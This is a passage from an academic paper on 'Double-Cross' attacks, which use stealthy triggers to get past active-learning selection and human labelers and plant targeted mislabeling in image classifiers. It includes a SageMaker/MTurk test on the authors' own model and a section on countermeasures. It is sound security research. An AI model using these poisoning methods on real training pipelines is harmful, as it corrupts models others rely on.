


Figure 5: Gray-box example triggered images with different train and test scales (in white text over each image) to achieve the stated success rates. Each row samples a different target class. The first column samples the trigger used to train the victim. The second two columns sample triggers which achieve a high success rate after training with different classes. The number at the bottom-left of each image row indicates selectability.

Selection Cutoff. For utility threshold (Algorithm 1), we use $H = 0.7$. Recall that margin utility is inversely proportional to the margin itself (Equation 6). For a sample to be selectable under this condition $\texttt{margin_utility}(\mathsf{M}, \theta, x) > H$, it must have a margin $\texttt{margin}(x) < 0.3$. We determined this to be a conservative setting based on a sensitivity study in Appendix B.

5.2 Gray-Box Attack

Figure 4 (top) shows our attack's success rate in the grey-box setting. We evaluate the attack using different train and test scales, where test scales are a multiple of the train scale. Note that once the victim is trained with a specific train scale, subsequent inference queries can have any test scale.

Mislabeling given triggered inputs. We find that the victim model "correctly" mislabels inputs to *target_label* when those inputs are combined with the trigger. There are several main observations. First, there exist train/test scale combi-

nations where the attack has high success rate. For example, when the attacker sets *target_label* to "Rottweiler" and uses a train/test scale of 2.0/6.0, respectively, success rate is 96.86%—meaning 96.86% of all images (regardless of true label) are mislabeled to "Rottweiler." Second, as train scale increases, success rate increases. This illustrates how stealth and success rate can be traded off (see below for more details). Third, in the majority of cases we see highest success rates when the test scale is 2× the train scale. This backs up the claim in Section 4.1, and illustrates how to improve attack success rate while maintaining stealth by choosing different train and test scales. Fourth, for sufficiently high test scales, success rate drops. This is because for high test scales, the triggered inputs differ significantly enough from the retraining distribution to interfere with victim model generalization.

Correct labeling given un-triggered inputs. We verified that the victim model does not lose accuracy on non-triggered inputs.[3] As mentioned before, this is important as any degradation in victim accuracy could alert the victim of an attack, or cause the victim to be replaced.

Measuring stealth. Although it is straightforward to quantify success rate, it is more difficult to reason about stealth. For this, we resort to visual inspection of triggered images. Simply put, how visually obvious is the trigger? Figure 5 includes a showcase of triggered inputs with triggers at different scales that correspond to data in Figure 4. The train/test scale pairs with the highest success rate for each class are shown.

5.3 Black-Box Attack

Next, we perform an analogous analysis as in Section 5.2, except now in the more-restrictive black-box setting. See Figure 4 (bottom) for black-box success rate results, Figure 6 for trigger stealth analysis, and Table 7 (Appendix A) for accuracy analysis on un-triggered inputs. Similar trends as we saw with the grey-box analysis hold here as well. The exception is that for the Rottweiler and Crayfish target labels, success rate drops relative to equivalent points in the grey-box setting. We note that Recreational Vehicle has higher success rate because its train/test scales are significantly larger, which hurts stealth.

In addition to the three example classes, we have tested another 7 classes as the target class (see Table 1). All evaluations are performed using the stricter black-box threat model. A single generator is trained for each target using the same process and hyperparameters as outlined in Section 5.1. Each generator is trained using a cutoff of 20 and a range of 18. These experiments demonstrate the applicability of Double-Cross attacks to other ImageNet classes. Over these 7 classes, we observe an average peak success rate of 84.06% with a standard deviation of 5.69%. This success rate represents the

[3] Specifically, victim model top-1 and top-5 accuracy, actually, slightly improves by $< 1\%$ consistently across all experiments.




Figure 6: Black-box example triggered images with different train and test scales (in white text over each image) to achieve the stated success rates. Each row samples a different target class. The first column samples the trigger used to train the victim. The second two columns sample triggers which achieve a high success rate after training with different classes. The number at the bottom-left of each image row indicates selectability.

Label	Train/ Test Scales	Success Rate	Epochs	Inputs # Triggered/Total
Toy Terrier	3.0x / 6.0x	84.54%	15	99 / 860
Frying Pan	2.0x / 6.0x	92.60%	15	108 / 1,222
Packet	3.0x / 9.0x	82.46%	8	176 / 1,300
Bow	2.0x / 6.0x	80.44%	5	182 / 1,300
Hamster	7.5x / 15.0x	86.60%	9	74 / 1,300
Reel	3.0x / 6.0x	77.30%	10	104 / 1,300
Shoji	1.5x / 4.5x	77.98%	16	66.1 / 1,300

Table 1: Double-Cross attack results on additional ImageNet classes. We report the train/test scale pairs with the highest observed success rate for each class. We include the number of epochs of victim re-training for each target. We also include the average number of triggers per epoch out of the total number of images of that target in each epoch.

highest observed success rate at any train/test scale combination. We observe the majority of labels to perform more like the Rottweiler and Crayfish labels than the Recreational Vehicle. We included additional example images from these classes in Figure 13 in Appendix-A.

5.4 Sensitivity Studies

We also examine the attack impact under more constrained scenarios. We evaluate adversarial performance when the number of triggered inputs is artificially constrained to a subset of all selectable triggers. We also evaluate performance when the attack is performed over multiple re-training epochs and when using smaller triggers over said epochs. Finally, we evaluate the impact of the victim model's capacity on its ability to learn the trigger.

Limited Number of Triggered Inputs. So far, our experiment did not limit the number of triggered images selected for training (as long as they pass the selection criteria).

In this experiment, we set a hyperparameter T_{max} to put a hard-cap to the number of triggered inputs used for retraining. This is to simulate the scenario where fewer triggered inputs




Figure 7: Success rates with fewer triggered inputs for retraining.




Figure 8: Retraining over two consecutive epochs and each epoch contains 256 triggered inputs.

made it through the selection and labeling constraints.

Figure 7 shows the results for gray-box attacks on Rottweiler at a train scale of 2.5x. All the settings remain the same except that we constrain T_{max}. Not too surprisingly, using fewer triggered inputs reduces the success rates. However, once we push 512 triggered inputs in the training process, the success rate becomes reasonably high. Ultimately, even without a constraint on T_{max}, the number of triggered images only make up a tiny fraction of the total images trained on at each epoch (778 out of 1.2 million images).

Multiple Epochs. If the adversary cannot inject enough triggered inputs in a single epoch, the alternative strategy is to attack multiple rounds *using the same trigger*. We want to examine how the trigger can be reinforced through multiple training epochs. Using the same setting as before, we plot Figure 8 (Rottweiler, train scale 2.5x, $T_{max} = 256$). Instead of injecting the total number of 512 images, we inject 256 images in each training epoch. Note that the setup is still stream-based, namely, each triggered image is only trained once. We can observe that the success rate is increasing quickly over training epochs. The advantage of using fewer triggered inputs is to stay stealthy under each round. The success rate with 256 images after two epochs is even higher than with 512 images in a single epoch.

Smaller Triggers over Multiple Epochs. Similarly, the adversary can also use "smaller" triggers over a larger number of retraining epochs, to improve stealth under each round. We use the "Toy Terrier" class for this experiment, and the results are shown in Figure 9. As made evident from this evaluation, smaller triggers can be used to achieve high success rates if the victim re-training is performed for more epochs.

Classifier Architectures/Capacities. It is possible that classifier architectures may also affect the attack performance. We evaluate the effect of model capacity on Double-Cross performance using 4 variations of ResNet classifiers for Cifar10 (see Table 2). A different generator is trained for each victim model size. The generators all share the same structure and hyperparameters (those described in Section 5.3). Note that Cifar10 evaluations in Section 5.5 are performed on a ResNet18 classifier. We did not observe major impacts on success rate from model capacity. Note that the classifier with the largest capacity, ResNet56, had the second highest success rate. The difference between the largest and second largest success rates was less than 4%.




Figure 9: Attack success rate over multiple victim re-training epochs at a lower train scale (all lines have a train scale of 3.0x, the target class is "Toy Terrier").

Classifier	Success Rate	Inputs # Triggered/Total
ResNet20	81.99%	169 / 5,000
ResNet32	73.26%	108 / 5,000
ResNet44	64.43%	134 / 5000
ResNet56	78.44%	105 / 5,000

Table 2: Double-Cross attack results on a Cifar10 classifier as model capacity varies. All evaluations are completed using a train scale of 0.75x and a test scale of 1.125x.

5.5 Evaluation on Other Datasets

Finally, we extend our evaluation to the CIFAR10 and SVHN datasets. Due to space limit, we only present the stricter black-box setting. We using the same generator architecture for both datasets, and follow the same methodology as described in Section 5.1. We evaluate each CIFAR10 and SVHN class as the target class, using train/test scale of 0.75x/1.125x and 50 epochs of victim re-training. Table 4 reports average success rate across *all classes* in each dataset. This shows that the attack works on these smaller datasets, too.

We evaluated on all ten classes of both Cifar10 [30] and SVHN [41]. The average results over all classes are included in Table 4. We include detailed results over a subset of these target classes in Table 3. The generators for each dataset use a cutoff of 20 and a range of 18. Across the best configurations, Cifar10 achieves an average success rate of 67.67% with a standard deviation of 12.06%. SVHN achieves an average

Dataset	Label	Success Rate	Inputs # Triggered/Total
Cifar10	Airplane	84.94%	1,760 / 250,000
	Deer	67.63%	972 / 250,000
	Truck	70.69%	500 / 250,000
SVHN	1	67.19%	17,271 / 693,050
	2	53.28%	13,593 / 529,250
	5	54.35%	14,385 / 344,100

Table 3: Double-Cross attack results on a subset of all classes evaluated across Cifar10 [30], and SVHN [41]. Once again, we report the train/test scale pairs with the highest observed success rate for each class after 50 epochs of victim re-training. We also include the *total number* of triggers used in retraining (as opposed to the *average* in Table 4), and the total number of images of each class observed in the same 50 epochs. All evaluations are completed using a train scale of 0.75x and a test scale of 1.125x.




Figure 10: Samples of triggered images from the Cifar10 (left) and SVHN (right) datasets. For both datasets, the train scale is 0.75x and the test scale is 1.125x, which are consistent with those used in Table 3.

success rate of 48.14% with a standard deviation of 8.02%. A grid search was performed on a single Cifar10 class (cats) to choose the cutoff and range used for training, as well as the training scale of 0.75x. Test scales are chosen so the L2-norm of the trigger is, on average, below 16% of the L2-norm of clean inputs. Train scales are, by design, smaller than test scales. That some classes rely on larger scales is merely an artifact of the generator for that particular class. Notably, this grid search was not performed for any other classes or for SVHN. The same hyperparameters were used across all other classes. While it is possible we could obtain higher success rates by performing such a search, this result already confirms our attack effectiveness. Note that the images which make up these datasets are much lower resolution than those of ImageNet (sample images are shown in Figure 10). Consistent with finding of prior work [6], we also observe that it is more difficult to generate adversarial noises (triggers) for these smaller images.

6 Real World Test On Amazon SageMaker

Given the success of the above experiments, we now evaluate double-cross attacks on Amazon SageMaker [2] which provides an active learning-based data labeling service. Labeling tasks are completed by human workers from its crowdsourcing platform Amazon Mechanical Turk (MTurk). It allows us to evaluate the attack with human annotators in the loop.

We look into two key questions. First, how effectively can our triggered samples bypass SageMaker's selection criteria? Second, how effectively can the triggered samples mislead human annotators into giving the desired labels?

Dataset	Success Rate Avg (Std)	Inputs # Triggered/Total
SVHN	48.14% (8.02%)	283 / 7,326*
CIFAR10	67.67% (12.06%)	28 / 5,000

Table 4: Double-Cross attack results on SVHN, and CIFAR10 datasets (averaged across all classes). We report the average number of triggered inputs used *per epoch* during re-training and the total number of inputs per class. *SVHN has an unequal number of total inputs for each class, and we reported the average number.

How SageMaker Works. SageMaker uses active learning methods to select incoming samples for human labeling. Compared with conventional active learning, SageMaker does not throw away samples that fail to pass the selection criteria (*e.g.*, samples with a high prediction confidence). Instead, SageMaker gets the labels for the high-confidence samples from the current model and includes these samples for the next round of retraining, too[4]. SageMaker provides different options for implementing the training pipeline. For example, users can send data to SageMaker and the platform will take care of both model training and data labeling. In addition, users can also configure how their own model is trained under SageMaker's framework, and use its data annotation service. We focus on the latter option.

Experiment Methods & Ethical Considerations. For our experiment, we have taken active steps to ensure research ethics[5]. At a high-level, the idea is to set up *our own model* as the victim model in SageMaker. Then we perform double-cross attacks on our own model (*i.e.*, ResNet50). In this way, the attack will not affect any SageMaker users. In addition, since our samples are essentially images from ImageNet, annotating such images do not introduce any known risks to human annotators.

In June 2020, we set up our ResNet50 model in SageMaker. We used the programming template from SageMaker, and kept the default settings when possible. We confirmed that the default active learning selection criteria is based on margin sampling (the function is called "simpleactivelearning"). The default margin threshold is 0.5, meaning that if the sample has a margin $<$0.5, it will be sent to MTurk for annotation. This is a less strict constraint than the one we used for evaluation in Section 5. We set up our model using the same threshold[6].

Recall that in Section 5 we already generated triggered inputs that can successfully manipulate the target model (ResNet50). Here, we directly use these triggered inputs. The

[4] SageMaker's decision to consider auto-labeled samples for retraining could open up new ways of attacks. For example, adversaries can optimize a trigger such that triggered inputs can receive a high confidence while getting the target label. Since this is out of the norm of regular active learning implementations, in this experiment, we still mainly focus on the active learning part.

[5] Our study has been reviewed and approved by our local IRB.

[6] Although users can customize this threshold, we use this default threshold to represent a generic setting.

	RV		Rottweiler		Crayfish	
	Clean	6.0x	Clean	2.0x	Clean	3.0x
%Correct	100.0	100.0	98.5	100.0	100.0	97.1
%Unsure	0.0	0.0	1.5	0.0	0.0	2.9

(a) Gray-Box Triggers.

	RV		Rottweiler		Crayfish	
	Clean	8.0x	Clean	3.0x	Clean	3.0x
%Correct	98.5	100.0	98.5	100.0	100.0	91.4
%Unsure	0.0	0.0	0.0	0.0	0.0	8.6

(b) Black-Box Triggers.

Table 5: Human labeling results. We used the best performing train scale obtained from Section 5 for this experiment. For example, "6.0x" means the triggered inputs have a train scale of 6.0x. If %Correct + %Unsure adds up to less than 100%, the difference is images that were classified incorrectly. Notably, this only happened for clean inputs in the RV and Rottweiler classes – no triggered images were classified incorrectly.

rationale is, if these triggered inputs are selected for human annotation (and received the target label), they can achieve the same attack impact as described in Section 5. We find *all* the triggered inputs can bypass the selection given this margin threshold 0.5 is more generous than what we used (0.3).

Human Annotation Experiment. we next perform data annotation using SageMaker. Here, instead of only using triggered images (which will create an unrealistic scenario), we mix the triggered images with clean images.

We create two datasets: one for a gray-box attack (500 images) and one for a black-box attack (500 images). Take the gray-box dataset for example, which contains 500 images from 5 classes/labels (100 images per label). Among them, we have three target labels: *RV*, *Rottweiler* and *Crawfish*. Each label contains 35 triggered images and 65 clean images (300 images in total). The other two labels are non-target labels: *Hummingbird* and *Great Grey Owl*, each of which contains 100 clean images (200 images in total). We have more clean images (395) than triggered images (105). The triggered images are selected under the best performing train scale in Section 5 (see Table 5). The black-box dataset has the exact same 500 images, except that the triggered images contain the black-box triggers. Note that these two datasets represent subsets of the dataset used in Section 5.

We used SageMaker's default interface and followed SageMaker's labeling guidelines to configure the annotation tasks. The guidelines do not include any information about preparing workers to watch out for adversarial/malicious samples. As such, to maintain realism, we did not intentionally prime the workers for potential triggered images. As discussed in Section 7.2, teaching workers to recognize adversarial inputs is a non-trivial task, given that attackers can change trigger patterns, and out of scope for this paper.

In our task, MTurk workers examine one image at a time. Under each image, the worker is expected to assign one of the 5 class labels. Per SageMaker's recommendation, we add one additional option "unsure" in case workers cannot confidently choose a label. We collected 3 workers' labels for each image, i.e., expect 3000 labelings for the 1000 images. SageMaker will take control of the task dissemination to workers (which is transparent to us) and return the labeling results.

Results and Findings. Our first observation of is that SageMaker returned the labeling results very quickly. It took less than an hour to obtain 3000 labels on the 1000 images.

Overall, the experiments returned positive results. Combining the gray-box and black-box settings, 98.1% of the triggered images received the desired labels, meaning that MTurkers have assigned the adversary-desired labels for almost all the triggered images. This success rate is comparable to the ratio of correctly labeled clean images (99.1%).

In Table 5, we further break down the results for the three target classes: *RV*, *Rottweiler* and *Crawfish*. For each target class, we present the percentage of correctly labeled samples and the percentage of images labeled as "unsure". Note that for triggered images, "correct" label refers to the adversary-desired label. We show that the vast majority of triggered images in all target classes received the desired labels. In the meantime, only a small portion of the triggered images were marked with "unsure" under Crayfish (black-box and gray-box). Note that clean images also occasionally received the "unsure" label, *e.g.*, Rottweiler in the gray-box experiment. Overall, the results confirm that the triggered samples can bypass a real-world active learning pipeline and obtain desired labels with human annotators in the loop.

7 Countermeasures Against Double-Cross

We now outline and evaluate possible defenses against Double-Cross attacks. We first perform a case study that evaluates Double-Cross on a system that applies robust training [37], and then discuss other defense directions.

7.1 Training for Adversarial Robustness

Adversarially-robust training jointly optimizes the training process for both classification accuracy and model robustness [37]. An explicit "adversarial robustness loss" is introduced in the training loss so that a small perturbation to the input should not significantly alter the model's outcome. Recent results show that robust training can force a classifier to ignore non-robust features (such as imperceptible noise) and focus on robust features (those related to the objects in the images) to make classification decisions [24]. As such, it is possible for a victim model to adopt adversarially-robust training to mitigate the impact of the triggers (i.e., imperceptible/small-magnitude noise). Below, we briefly experiment with robust training to examine how well robust training can defend against Double-Cross attacks.

We use the CIFAR10 dataset and the robustly-trained model published by the authors of [37] using $\varepsilon = .5$ (expected noise




Figure 11: Sample images used against the robust victim classifier. The top row shows un-triggered (clean) images; the bottom row shows triggered images. The left/right train-test pair shows images with the .75x/1x scale triggers applied.

magnitude).[7] We choose $\varepsilon = .5$ because non-adversarial classification accuracy drops significantly for higher ε, i.e., $\varepsilon = 0.0, .25, .5, 1.0$ results in 95%,92%,90%,81% non-adversarial accuracy. We follow a similar process as that in Section 5.1 to run the Double-Cross attack. The key difference is that, instead of running a standard training process, we apply the robust training method to each active learning retraining epoch.

We found that adversarially-robust training aggravates but does not prevent Double-Cross attacks. We swept a space of Double-Cross parameters (e.g., cutoff and range) and found that, given train/test scales of .75x and 1x, our attack achieved 15.5% and 23.2% success rate, respectively. This is sufficient for an adversary to do significant damage through targeted misclassification in practice. We evaluated for 50 epochs in the .75x scale experiment and 20 epochs in 1x scale. With additional compute, we believe the success rate for the 1x experiment could climb 1-10% higher. But the high-order bit is clear: by increasing scales, the attack success rate improves as before, albeit at a slower rate relative to non-robust training. (See Section 5.5: success rates for CIFAR10 before applying robust training are $> 60\%$.) Intuitively, adversarially-robust training reduces the effect of adversarial perturbations that fall within the set ball size (ε). However, perturbations near or beyond the ball size ε are more difficult to mitigate.

Finally, Figure 11 shows trigger perceptibility for both configurations. While the triggers are somewhat perceptible, the original class is clearly discernible.

7.2 Other Defense Strategies

While there are other defense strategies in addition to adversarially robust training, these strategies can be inherently incompatible with the active learning pipeline. Below, we briefly discuss these strategies to defend against Double-Cross attacks at the *training* stage or the *testing* stage.

At the training stage, one direction is to detect and filter out potential triggered images (e.g., using "robust heuristics"), and thus prevent the target model from training on malicious data. Methods in this direction often look for some forms of anomalies [14, 46]. However, filtering out anomalous samples may create a tension with active learning, whose aim is to identify useful (anomalous) data for model re-training.

[7] We evaluate on CIFAR10 because the published robust ImageNet classifier suffers large ($\geq 20\%$) accuracy reduction for all reported ε values.




Figure 12: Zooming in on a triggered image.

Future work can look into ways of resolving this tension by identifying triggered inputs while keeping useful data.

Another direction (at the training stage) is to educate human annotators and improve their ability to identify triggered inputs. For example, Figure 12 shows a triggered input. The original image looks normal, but the trigger pattern is still visible when zoomed in. A key challenge is to describe the trigger pattern to human annotators so that they can look for it. Intuitively, the adversary can change the look of the trigger pattern to make it hard to describe precisely.

At test time, defense methods can try to remove or destroy the trigger by slightly transforming the inputs [60]. Alternatively, defense methods can help to determine if the target model is already trained on triggered inputs. Existing works have looked into detecting whether a model has a backdoor [8, 17, 35, 55, 57] under trojaning attacks. While trojaning is different from double-cross attacks (see Section 8.1 for details), their "after-attack" models share similar behaviors, *i.e.*, only mislabeling inputs with the trigger. As such, these defense methods are potentially applicable. Some of these methods might face difficulties due the fact that Double-Cross attacks uses imperceptible triggers. We leave further validations as future work.

8 Related Work

8.1 Adversarial Machine Learning

Double-Cross attack falls into the broad category of adversarial machine learning attacks [21]. In Table 6, we summarize the similarities and differences between double-cross and other related attacks such as evasion [6], poisoning [40], and trojaning attacks [36].

At the high-level, the goal of these attacks is to cause the victim model to mislabel inputs to the label *target_label*. Each attack is distinct when considered along two main axes. *First*, how the inputs are perturbed to induce a mislabeling. *Second*, how much control the adversary has over the training data and the training process. In this paper, for convenience, we refer to any perturbation or noise applied to the original input as *trigger*. A trigger can be *coupled* or *decoupled* with the input. A coupled trigger $\mathsf{T}(x)$ means the perturbation is specially computed based on the given input x, which may not work for other inputs to cause mislabeling. A decoupled trigger $\mathsf{T}()$ is independent of the input, which works on other inputs too. In the following, we briefly discuss each attack.

Attack Type	Trigger Type	Impact (misclassify)	Control Train.	Trigger Magnitude
Trojan	Decoupled with input	Inputs w/ trigger	Full	Not Constrained
Evasion	Coupled with input	Inputs w/ trigger	No	Small
Poisoning	None	All inputs	Partial	N/A
Double-Cross	Decoupled with input	Inputs w/ trigger	Partial	Small

Table 6: Comparison between double-cross attack and other adversarial machine learning attacks.

Trojaning Attacks. Trojaning attacks are conducted by the party (adversary) who releases a pretrained model to the public for other parties (victims) to use [36, 61]. The pretrained model contains a backdoor which is added by training the model on inputs with a special trigger pattern. In practice, the adversary could release a new pretrained model with a backdoor [61] or take an existing public model to a embed a backdoor and then release the backdoored model [36]. Once this pretrained model is used or deployed by other parties, the adversary can cause mislabeling by sending inputs that carry this trigger pattern. As shown in Table 6, the trigger $\mathsf{T}()$ is *decoupled* from inputs—any inputs with this trigger will be mislabeled as the *target_label*. In addition, the attack only applies to triggered inputs. Inputs without this trigger will still be correctly classified.

The key difference between Double-Cross and trojaning is that the trojaning attack is launched by the party who releases the pretrained model. In other words, the trojaning adversary has a full access to (or control over) the pretrained model and/or the training process (*i.e.*, white-box). In addition, unlike double-cross attacks, the trigger for trojaning attacks does not need to be imperceptible. This is, once again, because the trojaning adversary has control over training, and the labels of the triggered training inputs are assigned by the adversary (there is no need to manipulate, e.g., active learning and the human labeling process). Researchers have examined defense methods against trojaning attacks [8, 35, 55, 57].

A related variant of trojan attacks are called clean-label poisoning attacks [54, 63]. These adopt a threat model under which an adversary can contribute any number of *non-suspicious* (i.e., benign-looking) samples to the victim's training dataset. Compared with conventional trojan attacks, clean-label poisoning wants to make sure that poisoned samples appear benign under manual inspection (similar to Double Cross).

Clean-label poisoning has several major differences from Double-Cross attacks. First, clean-label poisoning assumes that an adversary can contribute an arbitrary number of benign-looking samples to the training dataset and, more importantly, that all of the contributed samples will be used for training. As such, clean-label triggers do not need to optimize to meet the selectability constraints in active learning pipelines. Furthermore, clean-label attacks require the adversary to contribute samples before the victim begins training. Thus, malicious samples will be *repeatedly* trained on over all epochs. Double-Cross attacks do not make this assumption. Our evaluation assumes a streaming scenario where malicious samples are discarded after each training epoch. Training for more epochs allows the victim to better learn/memorize the trigger (Figure 8). Finally, clean-label attacks rely on a surrogate model to generate malicious samples, as they require malicious samples to be generated and added to the training dataset *before* the victim model begins training. In contrast, Double-Cross attacks target an *already-trained* victim model.

Evasion Attacks. In evasion attacks [6, 19, 44, 45], the adversary attacks the victim model only at *testing* time, causing the victim to mislabel an input. This is done by adding a small perturbation (trigger) to the input. This is fundamentally different from Double-Cross attack (which attacks the *training* phase). In addition, most existing evasion attacks assume the target model is *static*, while double-cross attack focuses on models that are continuously updated as new data arrives. Also, evasion trigger is computed based on a given input, i.e., the trigger is a coupled trigger $\mathsf{T}(x)$ that does not work on other inputs. To make the attack more realistic, researchers have studied black-box attacks for evasion [4, 23, 44, 45]. Our double-cross attack has adapted the black-box method of [23] (originally designed to learn coupled noise for evasion) to generate decoupled trigger.

Poisoning Attacks. Poisoning attacks aim to manipulate the *training phase* of the target model, by injecting a small portion of poisoned training samples [28, 29, 38, 58, 59, 62]. Unlike double-cross attack, poisoning attacks aim for *input-independent* damage to the victim model. In other words, poisoning attacks aim to cause large classification errors during test time for all test inputs [3, 7, 40, 52]. This is opposite to double-cross attacks (which only causing mislabeling to triggered inputs).

8.2 Other Closely Related Works

Miller et al. [39] have discussed the adversarial threats to active learning and pointed out the risk of adversaries manipulating the selection process that identifies samples for labeling. For example, adversaries may mislead the active learning model to select samples that have little (or negative) impact on training, which wastes labeling efforts and hurts model performance. Unlike Double-Cross, the attack described in [39] is indiscriminate, aiming to cause mislabeling on *all* test inputs (and is therefore more related to poisoning attacks; c.f. Section 8.1). Another difference is that we explicitly addressed the challenge of obtaining the desired labels from human annotators and realized the attack end-to-end whereas [39] just posits such an attack might be possible.

Shafahi et al. [51] present a related attack called "poison frogs." The idea is to poison the victim model so the vic-

tim only mislabels *one target testing input*. The adversary achieves this goal by generating and inserting a poisoned sample that appears to carry the desired label for the target testing input. There are two key differences between Double-Cross and poison-frog attacks. First, the poison-frog attack requires knowledge of the victim model and its parameters. Second, the poison-frog attack targets a single testing input (instead of learning a decoupled trigger).

Regarding the active learning selection criteria, we focus on the margin sampling-based method (Section 2.2) since it is most commonly used. There are other choices such as reinforcement-based methods [15], instance correlation-based methods [48], and hybrid methods that combine uncertainty sampling and instance correlation [22]. If adversary optimizes for the wrong selection criterion, it might affect the gray-box attack. However, our black-box attack does not rely on knowledge of the selection criteria. We leave further exploration of the *transferability* of selection criterion to future work.

9 Conclusion

This paper presents double-cross attacks, a new attack against active learning-based applications. The key novelty is that the attack simultaneously manipulates the active learning-based data labeling process and the target application. By generating inputs with a special trigger pattern, the attack is able to bypass the active learning selection criteria and human labeling process, insert itself into the victim retraining set, and change the victim model's future behavior. With extensive evaluations, we show both gray-box and black-box attacks are feasible. We also conduct empirical experiments on Amazon SageMaker to evaluate the attack with human annotators in the loop, and confirm the practicality of the attack.

Acknowledgments. This work was partially funded by NSF grants 1942888 and 2030521, an Intel ISRA, and an Amazon Research Award.

References

[1] About face id advanced technology, 2020. https://support.apple.com/en-us/HT208108.

[2] Amazon sagemaker, 2020. https://aws.amazon.com/sagemaker/groundtruth/.

[3] Nathalie Baracaldo, Bryant Chen, Heiko Ludwig, and Jaehoon Amir Safavi, 2017, Mitigating poisoning attacks on machine learning models: A data provenance based approach, *AISec'17*.

[4] Wieland Brendel, Jonas Rauber, and Matthias Bethge, 2018, Decision-Based Adversarial Attacks: Reliable Attacks Against Black-Box Machine Learning Models, *ICLR'18*.

[5] Holger Caesar, Varun Bankiti, Alex H. Lang, Sourabh Vora, Venice Erin Liong, Qiang Xu, Anush Krishnan, Yu Pan, Giancarlo Baldan, and Oscar Beijbom, 2019, nuscenes: A multimodal dataset for autonomous driving, *arXiv'19*.

[6] Nicholas Carlini and David Wagner, 2017, Towards Evaluating the Robustness of Neural Networks, *S&P'17*.

[7] Eric Chan-Tin, Daniel Feldman, Nicholas Hopper, and Yongdae Kim, 2009, The Frog-Boiling Attack: Limitations of Anomaly Detection for Secure Network Coordinate Systems, *SecureComm'09*.

[8] Bryant Chen, Wilka Carvalho, Nathalie Baracaldo, Heiko Ludwig, Benjamin Edwards, Taesung Lee, Ian Molloy, and Biplav Srivastava, 2019, Detecting backdoor attacks on deep neural networks by activation clustering, *SafeAI@AAAI'19*.

[9] Pin-Yu Chen, Huan Zhang, Yash Sharma, Jinfeng Yi, and Cho-Jui Hsieh, 2017, ZOO: Zeroth Order Optimization based Black-box Attacks to Deep Neural Networks without Training Substitute Models, *AISec'17*.

[10] Child safety on youtube, 2020. https://support.google.com/youtube/answer/2801999.

[11] David Cohn, Les Atlas, and Richard Ladner, 1994, Improving generalization with active learning, *Mach Learn'94*.

[12] Crowdai, 2020. https://crowdai.com/.

[13] Ido Dagan and Sean P. Engelson, 1995, Committee-based sampling for training probabilistic classifiers, *ICML'95*.

[14] Min Du, Ruoxi Jia, and Dawn Song, 2020, Robust anomaly detection and backdoor attack detection via differential privacy, *ICLR'20*.

[15] Meng Fang, Yuan Li, and Trevor Cohn, 2017, Learning how to Active Learn: A Deep Reinforcement Learning Approach, *EMNLP'17*.

[16] Yifan Fu, Xingquan Zhu, and Bin Li, 2013, A survey on instance selection for active learning, *KAIS'13*.

[17] Yansong Gao, Change Xu, Derui Wang, Shiping Chen, Damith C. Ranasinghe, and Surya Nepal, 2019, Strip: A defence against trojan attacks on deep neural networks, *ACSAC'19*.

[18] Ian Goodfellow, Jean Pouget-Abadie, Mehdi Mirza, Bing Xu, David Warde-Farley, Sherjil Ozair, Aaron Courville, and Yoshua Bengio, 2014, Generative adversarial nets, *NeurIPS'14*.

[19] Ian J. Goodfellow, Jonathon Shlens, and Christian Szegedy, 2015, Explaining and harnessing adversarial examples, *ICLR'15*.

[20] Carl-Johan Hoel, Katherine Driggs-Campbell, Krister Wolff, Leo Laine, and Mykel J. Kochenderfer, 2020, Combining planning and deep reinforcement learning in tactical decision making for autonomous driving, *T-IV'20*.

[21] Ling Huang, Anthony D. Joseph, Blaine Nelson, Benjamin I.P. Rubinstein, and J. D. Tygar, 2011, Adversarial machine learning, *AISec'11*.

